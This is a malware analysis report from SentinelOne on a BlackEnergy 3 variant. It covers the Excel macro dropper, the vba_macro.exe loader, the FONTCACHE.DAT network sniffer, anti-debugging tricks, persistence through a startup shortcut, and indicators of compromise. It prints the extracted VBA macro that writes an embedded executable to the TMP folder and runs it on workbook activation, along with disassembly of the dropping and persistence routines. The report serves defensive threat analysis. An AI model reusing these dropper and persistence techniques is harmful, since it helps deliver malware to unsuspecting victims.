SentinelOne

Analyzing a New Variant of BlackEnergy 3

Likely Insider-Based Execution

By Udi Shamir

EXECUTIVE SUMMARY

Note *– While writing this report (1/26/2016) a new attack has just been detected, targeting a Ukranian power facility. The attack vector appears to the be the same variant analyzed in this report. We'll provide more details in a subsequent analysis.*

BlackEnergy was first reported in 2007 (named BlackEnergy 1) and at the time was a relatively simple form of malware that generated random bots to support Distributed Denial of Service (DDoS) attacks. A few years later, in 2010, BlackEnergy 2 emerged with some significant capabilities that extended beyond DDoS – most notably a new plugin architecture that allowed BlackEnergy to subvert system resources and perform other activities such as data exfiltration, and network traffic monitoring. It was at this time that many began to associate BlackEnergy with crimeware. Our analysis of a new BlackEnergy 3 sample has led us to conclude that this latest rootkit is in fact the byproduct of a nation-sponsored campaign, and likely the work of multiple teams coming together. It should be noted that iSight Partners has already validated a link between BlackEnergy and the Sandworm Team. Therefore, this conclusion in and of itself is not necessarily noteworthy, rather it's the discover of a new tactic that's now been employed targeting specific individuals running Microsoft Office.

In this particular sample the actor appears to have advanced a method used back in 2014 against Industrial Control Systems systems deployed in NATO countries, and more broadly across the European Union. At that time the actor used a vulnerability, CVE-2014-4114, in the OLE packager 2 (packager.dll) in the way it parses INF files. Each binary was compiled using different compiler versions, which led us to conclude that different groups are in fact directly involved in this campaign – much like a typical R&D project supported by different engineering teams who each follow their own unique development characteristics. These different characteristics have established unique fingerprints that ID each of the individual group's traits.

Traditional antivirus software vendors would have a difficult time detecting this particular type of attack given the constantly changing attack vectors even though they are still rooted to the same core components. For example, the actor can choose to drop the same binaries packed with different FUD (Fully undetected) using different Excel documents.


It's expected that this particular sample is already resident in many systems across the Ukraine, and likely other nations in Europe which could lead to more blackouts and "mysterious" malfunctions within major utilities, transportation systems, and even healthcare institutions. There may be different variants of BlackEnergy used within each of these environments, but they all originate from the same common core.

INTRODUCTION

Execution of this particular BlackEnergy 3 attack vector is likely the work of an internal actor, especially in the case of SCADA systems. This is due to the fact that Office 2013 has already been patched against CVE-2014-4114. The only two options then to carry out the attack is – target a victim's machine that was not patched, or get an internal employee to either accidentally or deliberately execute the infected Excel documents causing the malware to propagate inside the network. At this point it would be highly unlikely that organizations have not deployed the patch against CVE-2014-4114, thus the most likely conclusion is use of an internal actor.

In our analysis we found that the original author failed to remove some of the debugging symbols (**FONTCACHE.DAT**) and therefore reveals where the PDB was located. (This malware was developed with Visual Studio). PDB is crucial during the development cycle and assists the debugger with finding the following:

- Private, public, and static function addresses
- Global variables
- Parameters and local variable names
- Frame pointer omission
- Source file names and lines



Within the Visual Studio community, it's common to say – love, hold and protect your PDBs! The path was structured from drive E:\ and was under a recursive ***releases*** parent directory. The PDB pointed to the winpcap version 4_1_0_2001, which suggests that the author probably wanted to implement RAW sockets and to actively tap the network.

By nature of the sample operation, and its diversity, it appears that this toolkit/s was authored for the purposes of '***black ops***' and likely being used by multiple groups in parallel. For example, used to steal banking credentials while in parallel used against Georgia in the conflict with Russia. This is an assumption as the time overlaps with the BlackEnergy discover, and can see some of the same unique fingerprints.

It's expected that this same group is also responsible for the "shut down" of the Estonian internet and government web sites that began in **2007**. Many associated this attack to a retaliatory statement against Estonian's desire for independence. However, these actions could also be related to testing of new "tools" before conducting or establishing a much bigger ops campaign.

As mentioned, BlackEnergy began supporting plugins in 2007 which we observed different versions.

As for the similarities and code reuse, an interesting finding shows that some mutex shares the exact same name: ***_Satori_81_MutexObject*** with the Sality malware variants. It appears some other variants are also utilizing the exact same name. Additional similarities can be found in **Operation Potato Express**, covered by ESET, that targets government and military officials.

We're confident that a particular government is well aware of this new attack and are likely actively participating in the development of its core code / plugins.

During 2014, samples started to show up (discovered) and were detected as BlackEnergy, targeting specific Ukrainian government facilities. The version was more current than the samples detected in 2007. The 2014 samples were designed to perform exfiltration, and lateral movement, sending data to servers deployed in different major ISP's including one of the largest across Europe.

MALICIOUS.XLS

TYPE	XLS
SHA256	052ebc9a518e5ae02bbd1bd3a5a86c3560aefc9313c18d81f6670c3430f1d4d4
SHA1	aa67ca4fb712374f5301d1d2bab0ac66107a4df1
MD5	97b7577d13cf5e3bf39cbe6d3f0a7732
DETECTED	33/55
UPLOADED	First: 2015-08-03 Last: 2016-01-15

Microsoft's Office suite is based on Microsoft Object Linking and Embedding (OLE). This is a nightmare to analyze, and is very complex. The rationale behind the development of this object based standard was to to allow for the creation of custom user interface elements that then allow different objects from different applications to add different data types such as images.

Microsoft Office supports execution of macros (thanks to the OLE format) allowing the document's author to easily embed macros and Visual Basic code that can then get executed by anybody who opens the document.

Malicious actors began abusing this "fancy" feature and started to introduce this vector more often, and in the process gain much success. Microsoft in response added protection methods such as the ability to disable macros and any external content by default, and to warn the user when content such as a macro is about to be executed. The the warning the user needs to specifically approve or deny the use.

The second vector involves exploiting a vulnerability found inside OLE, parsers and handlers, and executes the malicious content without the user's awareness.

As mentioned above, in 2014 Microsoft Office 2013 was vulnerable to an OLE bug which allowed an attacker to gain remote code execution by utilizing the vulnerable packager components.

The Microsoft Excel in this case will not execute its malicious code without explicitly having macro content permitted.




Fig 2.

When checking the Document OLE structure we can immediately spot Visual Basic code attached as macro:
M 609230 '_VBA_PROJECT_CUR/VBA/Workbook_____'




Fig 3. *Visual Basic Macro*

The next step will be to extract this section and analyze this macro (VBA). The file was extracted and was attached mal.vbs as part of this report. The Visual Basic script stores BlackEnergy in chunks of arrays and is then reassembled using the for loop which saves the binary and then executes it.

The macro contains portable executable (PE32), by checking a(1) Array we see the first two decimal values 77, 90 that when converted to Hex we will have ***4d 5A*** that is a PE executable. The executable will be saved on the Windows TMP directory under the name **vba_macro.exe**, the VB script finds the tmp directory by calling ENVIRON('TMP') and when it saves the PE to disk it will execute the binary: vba_macro.exe using the **Shell function**.

```
Private Sub Init0()
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0,
111, 103, 114, 97, 109, 32, 99, 97, 110, 110,
```

Fig 4. *PE Decimal Values*

```
    Init13
    Init14
    Init15
    Init16
    Init17
    Init18
    Init19
    Init20
    Init21
    Init22
    Init23
    Init24
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"   <- Create vba_macro.exe in tmp
    Open fname For Binary As #fnum              <- open the file as binary
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i                                      <- extract the binary by iterating over the obfuscated functions
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)                       <- Execute the binary
End Sub

Private Sub Workbook_Activate()
    MacroExpl
End Sub
```

MACRO EXTRACTED FROM THE EXCEL DOCUMENT

Fig 5. *Saving the binary and executing*

VBA_MACRO.EXE

TYPE	PE32
SHA256	07e726b21e27eefb2b2887945aa8bdec116b09dbd4e1a54e1c137ae8c7693660
SHA1	4c424d5c8cfedf8d2164b9f833f7c631f94c5a4c
MD5	abeab18ebae2c3e445699d256d5f5fb1
DETECTED	41 / 54
UPLOADED	First: 2015-03-24 Last: 2016-01-15
SIZE	96k (rounded)
ENTROPY	6.82694518574
COMPILER	Visual Studio C/C++ 6.0

This is the main BlackEnergy file that holds two additional portable executables (PE32) which are both embedded. The file is encrypted and while the imports can be easily reconstructed by IDA it still cannot associate them to the right code section. This is due to ***dead code***, and the obfuscated code that reconstructs the sections and imports them at run time.

As mentioned before, BlackEnergy was written in modular fashion and this binary drop's two different executables (modules) while each perform different tasks.




Fig 6. *Most of the code is useless*

A much faster approach would be to use a debugger. This step requires several iterations over the Crypter stages while installing breakpoint on key Functions API and then executing.




Fig 7. *Breaking on Interesting Functions*

The basic rule of thumb when unpacking a Crypter/Packer is to iterate carefully while searching for "interesting" resources such as another DLL/PE, Functions API, keys.

```
00402222 ┌CALL to VirtualAlloc from vba_macr.00402220
00401000 │Address = vba_macr.00401000
0000FEFA │Size = FEFA (65274.)
00003000 │AllocationType = MEM_COMMIT|MEM_RESERVE
00000004 └Protect = PAGE_READWRITE
00000000
00000000
00308308
```

Fig 8. *VirtualAlloc*

```
EAX 75B91856 kernel32.VirtualAlloc
ECX 00011856
EDX 75C3FA28 kernel32.75C3FA28
EBX 00317F98 ASCII "PE"
ESP 0018FEE4
EBP 0018FF0C
```

Fig 9. *Finding portable executable*

As mentioned above, the main executable being dropped from the Excel Spreadsheet (**vba_macro.exe**) executes an additional two binaries that it creates: **FONTCACHE.DAT** and **runndll32.exe**, then it deletes the original executable (**vba_macro.exe**).

This binary creates / drops 4 files:

- **FONTCACHE.DAT** (Network sniffer based on WinPcap)
- **rundll32.exe** (Original Microsoft load dll) was dropped in case its not exist
- **NTUSER.LOG** (an empty file)
- **desktop.ini** (default ini file)

The **FONTCACHE.DAT** (the Network component) is the most interesting dropped file as this particular file behaves as network sniffer.

Before creating the files, the binary retrieves the following information:

- APPDATA using csidl (1Ch)
- <Drive>:\Windows\System32 by calling the GetSystemDirectory() function

```
push    ebp
mov     ebp, esp
sub     esp, 10h
push    ebx
push    esi             ; pszPath
xor     ebx, ebx
push    ebx             ; dwFlags
push    ebx             ; hToken
push    1Ch             ; csidl
push    ebx             ; hwnd
mov     [esi], bl
call    ds:SHGetFolderPathA
```

Fig 10. *Retrieve APPDATA directory path using csidl 1Ch*

```
push    ebp
mov     ebp, esp
sub     esp, 130h
push    ebx
push    esi
mov     esi, ds:CreateFileA ; APPDATA
xor     ebx, ebx
push    ebx             ; hTemplateFile
push    2               ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    ebx             ; lpSecurityAttributes
push    ebx             ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    [ebp+lpFileName] ; lpFileName
call    esi ; CreateFileA
mov     [ebp+lpFileName], eax
cmp     eax, 0FFFFFFFFh
jz      loc_56121B
push    edi
push    104h            ; uSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
xor     edi, edi
mov     dword ptr [ebp+String2], 6376735Ch
mov     [ebp+var_C], 74736F68h
mov     [ebp+var_8], 6578652Eh
mov     [ebp+var_4], bl
call    ds:GetSystemDirectoryA
lea     eax, [ebp+String2]
push    eax             ; lpString2
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    ds:lstrcatA
push    ebx             ; hTemplateFile
push    ebx             ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    ebx             ; lpSecurityAttributes
push    1               ; dwShareMode
push    80000000h       ; dwDesiredAccess
push    eax             ; lpFileName
call    esi ; CreateFileA ; System32
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      short loc_5611DF
lea     eax, [ebp+LastWriteTime]
push    eax             ; lpLastWriteTime
lea     eax, [ebp+LastAccessTime]
push    eax             ; lpLastAccessTime
lea     eax, [ebp+CreationTime]
push    eax             ; lpCreationTime
push    esi             ; hFile
call    ds:GetFileTime
test    eax, eax
jz      short loc_5611D8
inc     edi

                        ; CODE XREF: CreateFile_In_App
push    esi             ; hObject
call    ds:CloseHandle

                        ; CODE XREF: CreateFile_In_App
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesTo
push    [ebp+lpBuffer]  ; lpBuffer
push    [ebp+lpFileName] ; hFile
call    ds:WriteFile
cmp     edi, ebx
```

Fig 11. *Create Files*

Since FONTCACHE.DAT is a dll (shared library) that cannot be executed directly (rather being loaded by the LoadLibrary() function) the malware uses the rundll32.exe dll loader in order to execute the Malware.

```
{71800C62-87E1-4098-BBEA-C634CA5C07D7}.lnk
```

Fig 12. *The file name is a GUID (globally unique identifier) format that is a unique reference number*

The binary gets executed by the following command from the startup menu lnk:

rundll32.exe FONTCACHE.DAT #1.

Lnk is a propriety Microsoft Windows shortcut, a metadata file which is interpreted by the Windows shell.

Linked path	Created	Written	Last Accessed	Size [B]
C:\	n/a	n/a	n/a	0
Windows	7/13/2009 8:20:10 PM	12/28/2015 4:00:00 PM	12/29/2015 3:55:30 PM	0
System32	7/13/2009 8:20:12 PM	1/13/2016 4:00:00 PM	1/14/2016 3:55:30 PM	0
rundll32.exe	7/13/2009 4:41:44 PM	7/13/2009 5:00:00 PM	7/13/2009 4:55:30 PM	44544

Fig 13. *Lnk Metadata, execute rundll32.exe in order to load the Malicious dll*

The sample calls CryptDecrypt() function on itself. This might be inherent of anti-debugging in case the debugger is not using HW breakpoints.




Fig 14. *Possible Anti-Debugging Technique*

The Binary is utilizing a second anti-debugging technique that uses the SetUnhandledExceptionFilter function API. The third method is to check if the kernel debugger is attached, and the last one (and simplest to bypass) is the IsDebuggerPresent API.

NOTE: *The binary executes* **FONTCACHE.DAT** *by calling the ShellExecute() and doesn't wait for the machine to boot.*

The process will constantly appear in the taskmgr as ***rundll32.exe***.

As mentioned earlier, ***FONTCACHE.DAT*** is the network module that operates as a network sniffer extracting crucial information for lateral movement, as well as other information related to the network structure and MAC modification.

The lnk shortcut that will execute ***FONTCACHE.DAT*** needs to provide parameters such as the network adapter that the sniffer will hook (attached). In order to gather this information, the binary calls the GetAdaptersInfo() function API that returns the network information for the local computer. This will be part of the startup routine.

```
push    ebp
mov     ebp, esp
sub     esp, 14h
push    ebx
push    esi
push    edi
push    1                   ; fCreate
push    7                   ; csidl  CSIDL_STARTUP
push    [ebp+pszPath]       ; pszPath
push    0                   ; hwnd
call    ds:SHGetSpecialFolderPathW
test    eax, eax
jz      short loc_5614BE
mov     ebx, ds:LocalAlloc
mov     eax, 288h
push    eax                 ; uBytes
push    40h                 ; uFlags
mov     [ebp+SizePointer], eax
call    ebx ; LocalAlloc
mov     edi, eax
test    edi, edi
jz      short loc_5614BE
lea     eax, [ebp+SizePointer]
push    eax                 ; SizePointer
push    edi                 ; AdapterInfo
call    ds:GetAdaptersInfo
mov     esi, ds:LocalFree
cmp     eax, 6Fh
jnz     short loc_56149F
push    edi                 ; hMem
call    esi ; LocalFree
push    [ebp+SizePointer]   ; uBytes
push    40h                 ; uFlags
call    ebx ; LocalAlloc
mov     edi, eax
test    edi, edi
jz      short loc_5614BE

                            ; CODE XREF: sub_561444+49↑j
lea     eax, [ebp+SizePointer]
push    eax                 ; SizePointer
push    edi                 ; AdapterInfo
call    ds:GetAdaptersInfo
test    eax, eax
jnz     short loc_5614BE
mov     [ebp+hMem], edi
```

Extract the startup menu path

Extract the network adapter

Extract the network adapter

Fig 15. Extract startup menu and network adapter information

```
:7:                                     ; CODE XREF: su
        push    [ebp+pszPath]           ; lpString
        call    ds:lstrlenW
        mov     [ebp+var_10], eax
        xor     eax, eax
        push    eax                     ; cchWideChar
        push    eax                     ; lpWideCharStr
        push    0FFFFFFFFh              ; cbMultiByte
        add     edi, 8
        push    edi                     ; lpMultiByteSt
        push    eax                     ; dwFlags
        mov     [ebp+lpMultiByteStr], edi
        mov     edi, ds:MultiByteToWideChar
        push    eax                     ; CodePage
        call    edi ; MultiByteToWideChar
        mov     [ebp+cchWideChar], eax
        lea     eax, [eax+eax+2]
        push    eax                     ; uBytes
        push    40h                     ; uFlags
        call    ebx ; LocalAlloc
        push    [ebp+cchWideChar] ; cchWideChar
        mov     ebx, eax
        push    ebx                     ; lpWideCharStr
        push    0FFFFFFFFh              ; cbMultiByte
        push    [ebp+lpMultiByteStr] ; lpMultiB
        push    0                       ; dwFlags
        push    0                       ; CodePage
        call    edi ; MultiByteToWideChar
        mov     eax, [ebp+pszPath]
        mov     edi, [ebp+var_10]
        push    ebx
        lea     eax, [eax+edi*2]
        push    offset aS_lnk   ; "\\%s.lnk"
        push    eax                     ; LPWSTR
        call    ds:wsprintfW
        add     esp, 0Ch
        push    ebx                     ; hMem
        add     edi, eax
        call    esi ; LocalFree
        push    [ebp+hMem]              ; hMem
        call    esi ; LocalFree
        mov     eax, edi
        jmp     short loc_5614C0
```

Fig 16. Preparing the lnk file

The next step will be executing the lnk shortcut which creates a new process with specific parameters that includes deleting the **vba_macro.exe** (the file that was dropped from the Excel sheet) and terminate itself by calling ExitProcess().

```
                call    ds:ShellExecuteW
                call    ds:CoUninitialize
                jmp     short loc_561972
; ---------------------------------------------------------------

loc_561965:                             ; CODE XREF: .text:005
                                        ; .text:00561902↑j
                lea     eax, [ebp-228h]
                push    eax
                call    ds:DeleteFileA

loc_561972:                             ; CODE XREF: .text:005
                                        ; .text:005618C5↑j ...
                cmp     [ebp-4], ebx
                jz      short loc_561980
                push    dword ptr [ebp-4]
                call    ds:LocalFree

loc_561980:                             ; CODE XREF: .text:005
                                        ; .text:0056189D↑j ...
                call    CreateProcess_execute_cmd_with_params
                push    ebx
                call    ds:ExitProcess
```

Fig 17. Executing the Sniffer and cmd.exe

The new created process executes **cmd.exe** with the following parameters:

Fig 18. *CreateProcess from Debugger*

The loop will be executed 100 times and will try to duplicate itself - in case it does not exist, it will try to recreate itself.

NOTE: *The cmd.exe will not be visible to the user.*

Registry:

The sample register the binary to the startup shell using the RegSetValueExw()

Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders

FONTCACHE.DAT (packet.dll)

TYPE	PE32/DLL
SHA256	f5785842682bc49a69b2cbc3fded56b8b4a73c8fd93e35860ecd1b9a88b9d3d8
SHA1	315863c696603ac442b2600e9ecc1819b7ed1b54
MD5	cdfb4cda9144d01fb26b5449f9d189ff
DETECTED	39 / 55
UPLOADED	First: 2015-07-27 Last: 2016-01-15
SIZE	55k (rounded)
ENTROPY	7.5080540306
COMPILER	Visual Studio C/C++

This binary seems to embed WinPcap version 4.1.0_2001. This is interesting because Microsoft provides Winsock API in order to deal with the network stack. The only reason that comes to mind is the use of RAW sockets. The Packet.dll provides the binary support for capturing (sniffing), sending packets and alerting the source address. This is very similar to the FP_PACKETS sockets in Linux, and the BPF driver on the BSD systems.

RAW sockets allow the developer to intercept, modify (craft), and build socket headers - writing new protocols, spoof source IP address and MAC address.

WinSock2 API does support RAW sockets but in a limited way. Microsoft deliberately blocked some of its functionalities in order to prevent Malicious operations originating from their OS. For instance, Microsoft prevents the change of the source IP address in the UDP protocol if its not equal to the network interface the computer it connects to. This is to prevent DDoS attacks. [Full Microsoft Documentation](#).

- TCP data cannot be sent over raw sockets.
- UDP datagrams with an invalid source address cannot be sent over raw sockets. The IP source address for any outgoing UDP datagram must exist on a network interface or the datagram is dropped. This change was made to limit the ability of malicious code to create distributed denial-of-service attacks and limits the ability to send spoofed packets (TCP/IP packets with a forged source IP address).
- A call to the **bind** function with a raw socket for the IPPROTO_TCP protocol is not allowed.

Fig 19. *Microsoft MSDN RAW_SOCKET Limitation*

The binary is most likely utilizing anti-debugging by calling the sleep function API, and of course using Crypter.

The malware repeats the same evading technique as the **vba_macro.exe** by attempting to detect if its checksum was changed during run time (detect non HW breakpoints) in order to make the debugging process harder.




Fig 20. *Possible Anti-Debugging Technique*




Fig 21. *The binary is probably opening a backdoor by starting an RPC server and listening for incoming traffic*

When executing, it will first attempt to call OpenSCManagerA(), OpenServiceA(), and StartServiceA() in an attempt to start the WinPcap service "NPF" on the victim machine. In case it fails then it will load the WinPcap library (dll) directly by calling the LoadLibraryA().

The binary seems to be encrypted with an RC4 variant, base64, and probably compressed with LZMA. It executes iexplore.exe and will initiate communication with the C2 server. Launching iexplore.exe might be for decoy, as previous variants were opening an empty Word document.

```
75642C2E   E8 533A0200       CALL KERNELBA.75666686
75642C33   8BF0              MOV ESI,EAX
75642C35   3BF7              CMP ESI,EDI
75642C37   75 0D             JNZ SHORT KERNELBA.75642C46
75642C39   897D DC           MOV DWORD PTR SS:[EBP-24],EDI
75642C3C   C745 E0 0000008(  MOV DWORD PTR SS:[EBP-20],80000000
75642C43   8D75 DC           LEA ESI,DWORD PTR SS:[EBP-24]
75642C46   56                PUSH ESI
75642C47   FF75 0C           PUSH DWORD PTR SS:[EBP+C]
75642C4A   FF15 04116375     CALL DWORD PTR DS:[<&ntdll.NtDelayExecut ntdll.ZwDelayExecution
75642C50   8945 E4           MOV DWORD PTR SS:[EBP-1C],EAX
75642C53   397D 0C           CMP DWORD PTR SS:[EBP+C],EDI
75642C56   74 07             JE SHORT KERNELBA.75642C5F
```

Fig 22. *Delay Execution*

Among the data being sent to the server is the localization data, and keyboard layout.

```
750F8D26 &i▪u USER32.GetKeyboardLayout
```

Fig 23. *Getting the Keyboard layout*

The binary is packed with very high entropy. Most of the data is encrypted and encoded using base64:

```
ntdll.77321ECD
UNICODE "GothGrekGujrGuruHaniHangHanoHebrHiraQaaiKndaKanaHrktKaliKharKhmrLaooLatnLepcLimbLinbLyciLydiMlymMong"
```

Fig 24. *Base64 string*

```
7567023C <@gu KERNELBA.7567023C
0010EE7E ~∈►.
000CF220  2..
75665707 •Wfu RETURN to KERNELBA.75665707 from KERNELBA.75665621
0010EE7E ~∈►.
7567023C <@gu KERNELBA.7567023C
76B93BCA ╩;╫v kernel32.CompareStringW
7567023C <@gu KERNELBA.7567023C
756708C0 └▓gu KERNELBA.756708C0
000CF240 @2..
75665774 tWfu RETURN to KERNELBA.75665774 from KERNELBA.756656B7
756316C0 └▄cu KERNELBA.756316C0
7567023C <@gu KERNELBA.7567023C
0010EE7E ~∈►.
756657F3 ≤Wfu RETURN to KERNELBA.756657F3 from KERNELBA.7566574E
00000000 ....
000B01B4 ┤0♂.
000CF250 P2..
75665971 qYfu RETURN to KERNELBA.75665971 from KERNELBA.756657C1
0010EE7E ~∈►.
7567023C <@gu KERNELBA.7567023C
000CF27C ¦2..
75651F10 ►▼eu RETURN to KERNELBA.75651F10 from KERNELBA.CompareStringEx
0010EE7E ~∈►.
00000000 ....
000CF2C4 −2.. UNICODE "LoadDLLClass"
FFFFFFFF
76AA4160 'A→v UNICODE "Internet Explorer_Server"
FFFFFFFF
7567023C <@gu KERNELBA.7567023C
00000000 ....
00000000 ....
000CF534 4]..
76AA3F7C ¦?→v RETURN to MSCTF.76AA3F7C
0000007F ⌂...
00000000 ....
